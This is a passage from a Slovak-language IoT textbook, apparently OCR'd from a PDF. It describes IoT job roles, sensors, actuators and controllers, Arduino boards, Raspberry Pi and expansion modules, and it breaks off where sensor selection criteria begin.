
1.5 Práca v odbore IoT

Oblasť IoT so sebou prináša aj mnoho nových pracovných príležitostí. Spomedzi veľkého množstva spomenieme:

- **návrhár (dizajnér)** - návrhár CAD, ktorý dokáže navrhnúť spotrebiteľské zariadenie IoT z pohľadu elektronických obvodov.
- **materiálový špecialista** - špecialista so znalosťou materiálov používaných pri zariadeniach a senzoroch. Z pohľadu úspory nákladov na výrobu a životnosti produktu v externom prostredí je výber materiálu kľúčový.
- **inžinier jednoúčelových (embedded) zariadení** - špecialista, ktorý dokáže naprogramovať IoT zariadenie.
- **sieťový inžinier** - odborník, ktorý pomôže vytvoriť počítačovú sieť.
- **cloud inžinier** - špecialista schopný vytvoriť a nasadiť middleware a databázu pre zhromažďovanie údajov zo zariadení IoT a pripojených sietí.
- **dátový inžinier** - špecialista na štatistiku, ktorý navrhne štatistické postupy pre získanie kľúčových informácií získaných z IoT dátových skladov.
- **expert na vizualizáciu** - odborník schopný vizuálne interpretovať informácie získané z analýz IoT dát.
- **UI (user-interface) dizajnér** - odborník, ktorý pomôže navrhnúť správne používateľské rozhranie na interakciu s koncovým zariadením IoT.
- **systémový architekt** - technický špecialista, ktorého úlohou je navrhnúť správnu štruktúru systému, komunikačného modelu, zodpovedajúcich technických parametrov.
- **dátový architekt** - človek zodpovedný za návrh správneho dátového modelu, identifikáciu kľúčových zdrojových dát a ich správny prenos do konečného dátového skladu.
- **programátor** - človek, ktorý vytvorí takzvaný back-end (systémy a aplikácie, ktoré fungujú na pozadí) tak, aby prepojil funkcionalitu cloudu a IoT zariadení.
- **test inžinier** - špecialista, ktorý sa zameriava na testovanie funkčných aspektov zariadení a systémov IoT. Identifikuje chyby, nedostatky a pomáha pri zlepšovaní kvality produktu.
- **strojný inžinier** - zodpovedný za návrh mechanických komponentov IoT systému, v spolupráci s elektro-inžinierom navrhuje prepojenia mechanickej časti na elektronickú ovládaciu časť.

Okrem uvedených pozícií nájde v oblasti IoT, prípadne firmách vyvíjajúcich IoT technológie, uplatnenie aj človek, ktorý sa orientuje v oblasti marketingu, predaja, projektového manažmentu,

správy prevádzky zariadení (angl. operation), odborník na oblasť monitorovania systémov a mnoho iných technických a netechnických špecialistov a odborníkov.

2

Arduino, Raspberry Pi
Interakcia s fyzickým svetom
Komponenty IoT zariadení
Snímače a akčné členy
Riadiace systémy
Informácie a ich spracovanie
Komunikačný model

2.1 Hardvér a jeho komponenty

Informačné technológie sa rozširujú z pracovných počítačov a serverov do vonkajšieho sveta. Prepájanie zariadení, ich vzdialené monitorovanie a ovládanie otvárajú nové požiadavky na technickú realizáciu komunikácie a riadenia.

Existuje mnoho rôznych typov zariadení, ktoré môžeme nájsť v IoT. Vo väčšine zariadení, ktoré prichádzajú do interakcie s fyzickým svetom sa vyskytujú tri základné komponenty:

- snímače (senzory),
- akčné členy (servopohony),
- riadiace prvky (kontroléry).

Snímače

Snímač, tiež označovaný aj ako senzor, je zariadenie, ktoré možno použiť na meranie parametrov a vlastností fyzického sveta. Získaná informácia môže byť napríklad úroveň osvetlenia, vlhkosť, pohyb, tlak, teplota alebo iné environmentálne podmienky.

Snímače môžeme použiť nazistenie vlhkosti pôdy v skleníku, hodnoty krvného tlaku pacienta, prítomnosť škodlivých látok v ovzduší, zabezpečenie priestoru kancelárie mimo pracovnej doby.

V IoT používame snímače, ktoré menia rôzne vlastnosti fyzického sveta na elektrické veličiny, najčastejšie odpor resp. napätie. Tieto elektronické veličiny ďalej vieme spracovávať prostredníctvom rôznych elektronických obvodov prípadne počítača. Podľa toho, aký signál je na výstupe snímačov, ich môžeme rozdeliť do dvoch základných skupín:

- snímače s digitálnym výstupom,
- snímače s analógovým výstupom.

Snímače s digitálnym výstupom dokážu podať informáciu o meranej veličine len prostredníctvom dvoch hodnôt (áno/nie, zapnuté/vypnuté). Môžeme sem zaradiť napríklad tlačidlá, senzory otvorenia dverí, senzor prítomnosti vody, pohybový senzor a podobne.

Snímače s analógovým výstupom dokážu podať informáciu o meranej veličine prostredníctvom viacerých hodnôt. Radíme sem teplomery, merače intenzity osvetlenia, vlhkosti, hluku, natočenia, zrýchlenia,... . Analógovým snímačom teploty vieme odmerať, koľko stupňov má daný objekt, resp. vzduch. Digitálnym snímačom teploty by sme vedeli odmerať len dve hodnoty - či je daný objekt horúci alebo studený.

Niektoré snímače majú dokonca dva typy výstupov - analógový pre zistenie úrovne danej veličiny a digitálny pre zistenie prekročenia prahovej hodnoty nejakej veličiny.

Pohybový senzor

Ultrazvukový senzor

Svetelný senzor

Obrázok 2.1 – Senzory

Zdroj [6]

Akčné členy

Akčný člen je prvok v elektronickom obvode, ktorý príjme na vstupe elektrický signál a na výstupe, vo fyzickom svete,vykoná požadovanú zmenu. Niekedy to môže byť zmena mechanická, elektronická, inokedy zasa informatívna (napríklad svetelná signalizácia).

Zvyčajne sa v priemyselnom veku IoT nachádzajú tri typy akčných členov:

- **elektrické** - poháňané motorom, ktorý premieňa elektrickú energiu na mechanické operácie,
- **hydraulické** - používa tlak kvapaliny na vykonanie mechanického pohybu,
- **pneumatické** - používa stlačený vzduch na umožnenie mechanických operácií.

Akčné členy, ktorých úlohou je realizovať pohyb, nazývame pohony alebo motory. Takýto motor môže napríklad otočiť žalúzie v prípade, že je v miestnosti veľa svetla, alebo môže uzavrieť protipožiarne dvere v prípade požiaru, prečerpať vodu na poliatie rastlín, či vytlačiť chybnú súčiastku z výrobného pásu.

Elektrické motory používajú pre vytvorenie mechanického pohybu elektrickú energiu, ktorou vytvárajú otáčavé magnetické pole pohybujúce sa rotorom (otáčavou časťou motora).

Pneumatické motory využívajú pre vytvorenie mechanického pohybu stlačený vzduch, ktorý posúva piest motora a ten následne vytvorí pohyb. Hydraulické motory pracujú na podobnom princípe ako pneumatické motory, no pre vytvorenie pohybu využívajú tlak kvapaliny.

Akčnými členmi však nemusia byť len motory. Môžu nimi byť aj:

- zobrazovacie prvky (LED diódy, displeje),
- elektroakustické prvky (sirény, reproduktory),
- ventily (regulácia prietoku plynov a kvapalín),
- relé (pre zopínanie vyšších napätí).

Riadiace prvky

Riadiaci prvok, inak nazývaný aj kontrolér, je mozgom celého systému. Jeho úlohou je prijať údaje zo snímačov, upraviť ich do vhodnej podoby pre ďalšie spracovanie, vyhodnotiť ich a na základe vopred stanovených podmienok vykonať požadovanú akciu prostredníctvom akčného člena.

Nemusí tak robiť okamžite, ale môže dáta odoslať na spracovanie a vyhodnotenie do centrálneho počítača (servera), ktorý rozhodne o vykonaní požadovanej akcie. Takýmto riadiacim prvkom môže byť aj elektronický obvod zostavený zo súčiastok na vykonávanie konkrétnej úlohy. Ide o takzvané jednoúčelové zariadenie (embedded systém).

V hobby oblasti, prípadne počas vývoja prototypov nových produktov sa najčastejšie používajednočipový mikropočítač, jednodoskový počítač alebo stolový, či obyčajný počítač alebo server.

Hlavným dôvodom je nízka cena, dostupnosť a rýchlosť vývoja. Vývoj jednoúčelového zariadenia je časovo a finančne nákladný. Použitie takéhoto systému sa oplatí až pri masovej produkcii, kedy je embedded systém výrazne lacnejší než jednočipové dosky, alebo všeobecné mikropočítače.

Jednočipový mikropočítač (microcontroller, MCU) je integrovaný obvod (čip), ktorý obsahuje všetky základné prvky počítača - procesor, pamäť a vstupno-výstupné jednotky (porty). Väčšinou ide o pamäť rádovo v kB a procesor s taktovacou frekvenciou rádovo v desiatkach MHz.

Tieto mikropočítače nemajú vlastný operačný systém a sú vhodnejšie na jednoduché projekty. V minulosti boli jednočipové mikropočítače doménou firiem Intel, Texas Instruments a Microchip Technology, dnes už nájdeme na trhu množstvo mikropočítačov od desiatok rôznych výrobcov.

Pre jednoduché IoT projekty je dnes najčastejšie využívaná prototypovacia platforma Arduino, ktorej srdcom je jednočipový mikropočítač od firmy Atmel. Arduino je vývojová doska, na ktorej je USB konektor pre nahrávanie programu a komunikáciu s počítačom, konektor pre pripojenie napájania a konektor pre vstupno/výstupné obvody, na ktoré môžeme pripojiť snímače alebo akčné členy.

Jeho cena sa pohybuje okolo 15-20€ (rok 2018) a je to skvelá pomôcka pri vývoji prototypov. Arduino má svoje vlastné vývojové prostredie, programovací jazyk podobný jazyku C. Celá táto platforma je vydaná pod licenciou open-hardware, čo umožňuje vyvíjať si vlastné klony Arduina prispôsobené našim podmienkam.

Obrázok 2.2 - Arduino UNO

Zdroj [6]

Jednodoskový počítač je počítač umiestnený na jednej doske cca o veľkosti kreditnej karty. Na tejto doske sú okrem procesora a pamäte umiestnené aj ďalšie obvody pre komunikáciu počítača s okolím (USB, HDMI, RJ45,…), pričom tieto jednodoskové počítače majú často o niekoľko desiatok až stonásobne väčší výkon ako jedno čipové mikropočítače.

Zvládajú výpočtovo i pamäťovo náročnejšie úlohy a používajú sa ako riadiace jednotky pri zložitejších projektoch. Typickým predstaviteľom jednodoskového počítača je Raspberry Pi, ktorý za cenu cca 40€ ponúka 1.4 GHz štvorjadrový procesor, 1GB RAM pamäte, slot na SD kartu pre externú pamäť a viacero komunikačných portov. Jeho nevýhodou je však absencia analógových portov a tiež nižší povolený odber prúdu na viacúčelových komunikačných pinoch.


2.2 Embedded zariadenia

Embedded systém je počítačový systém so špecializovanou funkciou a je súčasťou väčšieho zariadenia. S embedded systémom je možné sa stretnúť napríklad v automatickej práčke, automobiloch či termostatoch. V ďalšom texte sa budeme bližšie venovať hobby embedded zariadeniam, ktorých nákupná cena je dostatočne nízka, aby si ich mohol zadovážiť aj bežný človek či študent.

Hlavným rozdielom medzi embedded systémom a všeobecným počítačom, ktorý je na stole v učebni, je v parametroch ako:

- spotreba energie,
- rozmery,
- rozsah operácií, ktoré sa dajú vykonávať v systéme,
- náklady na výpočtovú jednotku (Hz/€, MB/€, atď.).

Pri embedded systémoch sú všetky spomenuté hodnoty v porovnaní s klasickým viacúčelovým počítačom, prípadne notebookom spomenuté nižšie.

Obrázok 2.3 - Embedded zariadenie

Zdroj [6]

2.3 Arduino

Arduino je veľmi populárna doska pre vývoj prototypov a hobby riešení. Veľkou výhodou je vysoká rýchlosť pochopenia princípov používania dosky a vývoja Arduino aplikácií, rozsiahla komunita používateľov, kvalitné tutoriály a návody, ktoré vysvetľujú použitie a ovládanie Arduina.

Arduino je veľmi dobrá platforma pre získanie základných znalostí a skúseností s vývojom IoT produktov. Ponúka veľké množstvo dosiek v rozličných konfiguráciách. Jednotlivé dosky sa medzi sebou odlišujú v rozmeroch, taktovacej frekvencii procesora, veľkosti dostupnej pamäte.

Arduino má v porovnaní s tradičnými mikrokontrolérmi zjednodušený proces programovania. Väčšinu zložitej práce za používateľa spraví Arduino Software, čo je vývojové prostredie (IDE), kompilátor a programátor v jednom.

Arduino je skvelý nástroj na tvorbu prototypov pre Internet vecí. Prototyp je prvotný model systému, resp. riešenia, ktoré sa snažíme vyvinúť. Prvé prototypy sa väčšinou realizujú na prepojovacích doskách, či nepájivých poliach (breadbordoch) a majú podobu spleti káblov (angl. cable nest), ktoré prepájajú súčiastky.


V súčasnosti (rok 2018), je na trhu dostupných niekoľko Arduino dosák. Medzi najviac populárne v komunite nadšencov patria:

- Arduino Uno,
- Arduino Mega,
- Arduino NANO,
- Arduino MINI.

Arduino Uno

Najrozšírenejšou doskou spomedzi Arduino produktov je doska Arduino Uno. Túto dosku používajú práve tí, ktorí začínajú prenikať do tajov IoT. Doska je osadená procesorom Atmel ATmega328P, ktorý beží na frekvencii 16MHz. Je to síce výkon procesora porovnateľný s počítačmi v 90-tych rokoch, ale

bez problémov zvláda vykonať niekoľko desiatok tisíc inštrukcií za sekundu, čo pre jednoduché aplikácie úplne postačuje.

Obrázok 2.4 - Arduino UNO

Zdroj [6]

Procesor má v sebe umiestnenú Flash pamäť s veľkosťou 32kB, do ktorej sa nahráva program a tiež obsahuje RAM pamäť s veľkosťou 2kB. Nedá sa presne povedať, koľko riadkov kódu sa zmestí do takéhoto Arduina. Môžeme to odhadnúť na cca niekoľko tisíc, závisí to však od viacerých faktorov a najmä od množstva používaných pomocných knižníc.

Vstupy a výstupy z Arduina realizujeme prostredníctvom portov, označovaných aj ako piny, ktorých je na Arduine 20. Každý z nich môže byť použitý ako digitálny vstup resp. výstup. Digitálny znamená, že naň vieme umiestniť, resp. z neho prečítať hodnotu logickej jednotky (5V) alebo hodnotu logickej nuly (0V). Dvanásť z týchto pinov však môže mať špeciálne použitie. Šesť z nich je možné použiť ako analógový vstup, ktorý dokáže odmerať napätie v rozsahu 0 - 5V s presnosťou na cca 5mV. Tieto porty sú na Arduine označené ako ANALOG IN.

Ďalších 6 pinov je možné použiť ako analógový výstup, teda pre generovanie napätia s veľkosťou 0 - 5V, ktoré môžeme regulovať po 20mV. Tieto piny sú na Arduine označené ako PWM. Pri práci s týmito pinmi je potrebné mať na pamäti, že cez nich dokáže pretekať elektrický prúd s veľkosťou max. 20mA, inak by sa poškodili.

Arduino Uno sa môže napájať z USB portu s napätím 5V, prípadne z externého zdroja s napätím 7-12V. Pre prepojenie Arduina Uno s počítačom sa používa kábel s koncovkou USB B.

Arduino Mega

Táto verzia Arduina je vhodnejšia pre väčšie a komplexnejšie projekty, než aké sa dajú zrealizovať pomocou dosky Uno. Arduino Mega je poháňané procesorom ATmega2560, ktorý beží na frekvencii 16MHz. Na rozdiel od svojho menšieho brata má však Flash pamäť s veľkosťou 256kB, čo znamená, že sa doň zmestí cca 8x väčší program ako do Una. RAM pamäť je tiež väčšia, pričom na Mege dosahuje veľkosť 8kB. Počet pinov sa zväčšil na 70, z čoho je možné využiť 12 na analógový výstup (PWM) a 16 na analógový vstup (ANALOG IN).


Obrázok 2.5 - Arduino MEGA

Zdroj [6]

K počítaču je možné ho pripojiť podobne ako Uno, cez USB kábel s koncovkou USB B, pričom napájanie je možné realizovať aj externým zdrojom s napätím 7-12V.

Arduino Nano

Táto prototypovacia doska má malé rozmery, pričom na dĺžku dosahuje 4,5cm a na šírku 1,8cm. Procesor, Flash pamäť aj RAM je zhodná s doskou Arduino Uno. Je vhodné ju použiť vtedy, ak potrebujeme dosiahnuť menšie rozmery nášho výsledného produktu. Obsahuje 22 vstupno/výstupných pinov. Pre analógový výstup je možné použiť 6 z nich a pre analógový vstup jeurčených 8. Môžeme na nich pracovať s prúdovým zaťažením až do 40mA.

Obrázok 2.6 - Arduino NANO

Zdroj [6]

Na rozdiel od Una a Megy táto doska nemá konektor pre pripojenie vonkajšieho napájania, i keď to sa dá pripojiť cez separátne vodiče. K počítaču sa pripája pomocou USB kábla s koncovkou USB mini.

Ďalšie Arduino dosky:

- Arduino Mini - najmenšia doska, ktorá má len 18x30mm a je vhodná do malých priestorov.
- Arduino Leonardo - dokáže simulovať klávesnicu alebo myš, čo ho robí vhodným ako periférium pre priamu komunikáciu s počítačom.
- Arduino Yún - má výkonný procesor, na ktorom môže bežať OS Linux. Jeho zabudovaný Ethernet a WiFi modul ho robí vhodnou doskou pre IoT riešenia.
- Arduino LilyPad - doska určená pre pripevnenie na textil. Má kruhový tvar, nízku spotrebu a je použiteľná s vodivými niťami.

2.4 Raspberry PI

Raspberry Pi poskytuje takmer tisícnásobne väčší výpočtový výkon než Arduino a z hľadiska pamäte môžeme hovoriť o stotisícnásobkoch. Konkrétne má Raspberry Pi vo verzii 3 Model B+ 64-bitový procesor s frekvenciou 1.4GHz, RAM pamäť s kapacitou 1GB a Flash pamäť je závislá od microSD karty.

Raspberry Pi je v podstate plnohodnotný počítač, na ktorom beží operačný systém Linux. Odporúčaným operačným systémom pre túto platformu je Raspbian (Linuxová distribúcia špeciálne vyvinutá pre Raspberry Pi), ale je na ňom možné spustiť napríklad aj OS Chromium, Android, či Windows 10 vo verzii IoT Core.

S okolím komunikuje Raspberry Pi prostredníctvom viacerých vstupno-výstupných rozhraní. Môžeme k nemu pripojiť klávesnicu a myš prostredníctvom 4 USB 2.0 portov, či monitor prostredníctvom rozhrania HDMI. Na sieťovú komunikáciu s ostatnými zariadeniami slúži vstavaný 802.11 b/g/n/ac WiFi modul, či Gigabitový Ethernetový port. Navyše máme k dispozícii aj Bluetooth 4.2 s podporou Bluetooth Low Energy (BLE).

V IoT riešeniach však často potrebujeme načítavať dáta priamo zo senzorov, resp. riadiť akčné členy pripojené k počítaču prostredníctvom napäťových vodičov. Na tento účel slúži v Raspberry Pi GPIO modul, ktorý má 40 pinov, z nich 27 je použiteľných pre vstupy a výstupy, ostatné sa používajú na napájanie.

Na rozdiel od Arduina, kde logická jednotka bola reprezentovaná napätím 5V, je v Raspberry Pi logická jednotka reprezentovaná napätím 3,3V (niekedy označované aj ako 3V3). Pri priamom pripájaní senzorov a akčných členov je treba dávať pozor, aby sme na RPi nepripojil napätie 5V, pretože by sme mohli zničiť celý počítač. Maximálne prúdové zaťaženie GPIO pinov je 16mA.

TIP!

Pre vyvedenie GPIO pinov z dosky Raspberry Pi môžete použiť IDE kábel pre pripojenie starších pevných diskov k počítaču.

Ak potrebujeme k RPi pripojiť súčiastky alebo moduly s vyššími prúdovými nárokmi, je potrebné použiť pripojenie cez tranzistor, o ktorom sa dočítate v kapitole Elektronika. Samotné napájanie RPi je realizované cez microUSB port. Pre napájanie je vhodné použiť USB nabíjačku s prúdom aspoň 1.5A, avšak samotný výrobca odporúča USB zdroj s prúdom 2.5A.

Obrázok 2.7 - Raspberry PI

Zdroj [6]


Nevýhodou RPi je absencia pinov, ktoré by mohli slúžiť ako analógový vstup pre meranie napätia. Z tohoto dôvodu sa často tieto dva počítače kombinujú tak, že riadenie prevezme Raspberry Pi a meranie veličín necháme na Arduino, pričom ich vzájomne prepojíme USB káblom alebo prostredníctvom sériovej linky a naprogramujeme komunikačný protokol pre preberanie a odosielanie dát.

2.5 Rozširujúce moduly

Mnoho senzorov snímajúcich hodnoty z prostredia nemôže fungovať ako samostatná súčiastka. Je potrebné k nej pripojiť ďalšie elektronické súčiastky, napr. pre obmedzenie prúdu alebo napätia, či nastavenie elektrických parametrov pre správne fungovanie. Niektoré zapojenia sú dokonca tak komplexné, že by na prototypovom nepájivom poli zabrali väčšinu miesta, ktoré potrebujeme napríklad na pripájanie LED diód alebo vzájomné prepojenie komponentov.

Práve z tohto dôvodu sú na trhu pre prototypovanie k dispozícii moduly. V angličtine sa tieto moduly označujú ako shields a bricks. Terminológia je závislá od značky a komunity (Arduino vs. Raspberry PI).

Najčastejšie ide o dosky plošných spojov s rozmermi do niekoľkých jednotiek centimetrov, na ktorých je väčšinou umiestnenýhlavný snímač s pripojenými pomocnými súčiastkami. Na obrázku je možné vidieť, ako vyzerá senzor pre detekciu teploty a vlhkosti DHT11 vo forme súčiastky (vľavo) a vo forme modulu (vpravo).

Obrázok 2.8 - Snímač a rozširujúci modul snímača

Zdroj [6]


Moduly sú komplexnejšie elektronické zapojenia, ktorých veľkosť, tvar a usporiadanie pinov (tzv. pinout) sú navrhnuté presne pre konkrétnu vývojovú dosku. Pre dosku Arduino je k dispozícii množstvo externých modulov ako:

- číselná klávesnica,
- LCD displej pre zobrazovanie textových alebo grafických údajov,
- relátkové pole pre spínanie veľkých napätí,
- MP3 modul pre prehrávanie hudobných súborov,
- ethernetový či WiFi modul,
- a mnoho iných.

Rovnako, ako pre Arduino, aj pre Raspberry Pi je k dispozícii mnoho modulov, ako napríklad GSM či GPS modul.

TIP!

Aby bolo možné použiť viac modulov súčasne, je potrebné aby boli rozšíriteľné. V angličtine sa takýto rozšíriteľný modul označuje ako takzvaný „stackable shield“. Charakterizujú ho vyvedené konektory, do ktorých je možné pripojiť ďalší rozširujúci modul.

Obrázok 2.9 - Externé moduly (Raspberry PI, Arduino)

Zdroj [6]

2.6 Senzory

Pri výbere snímača je potrebné dôkladne zhodnotiť mnoho parametrov. Podľa toho je možné vybrať snímač, ktorý je v súlade s projektovými požiadavkami.

Rozsah teplôt

Teplotný rozsah snímača definuje teploty, pri ktorých je snímač bezpečne ovládateľný a poskytuje presné merania. Každý snímač má špecifikovaný teplotný rozsah založený na vlastnostiach použitých materiálov. Zhodnotenie celého rozsahu teplôt, ktorým môže byť snímač vystavený, môže pomôcť zabrániť poškodeniu snímača a zabezpečiť presnejšie merania.

Linearita

Ideálny snímač by mal mať dokonale lineárnu odozvu - napríklad zmena tepelnej jednotky by viedla k zmene jednotky napätia v celom teplotnom rozsahu snímača. V skutočnosti však žiaden snímač nie je dokonale lineárny.

Citlivosť

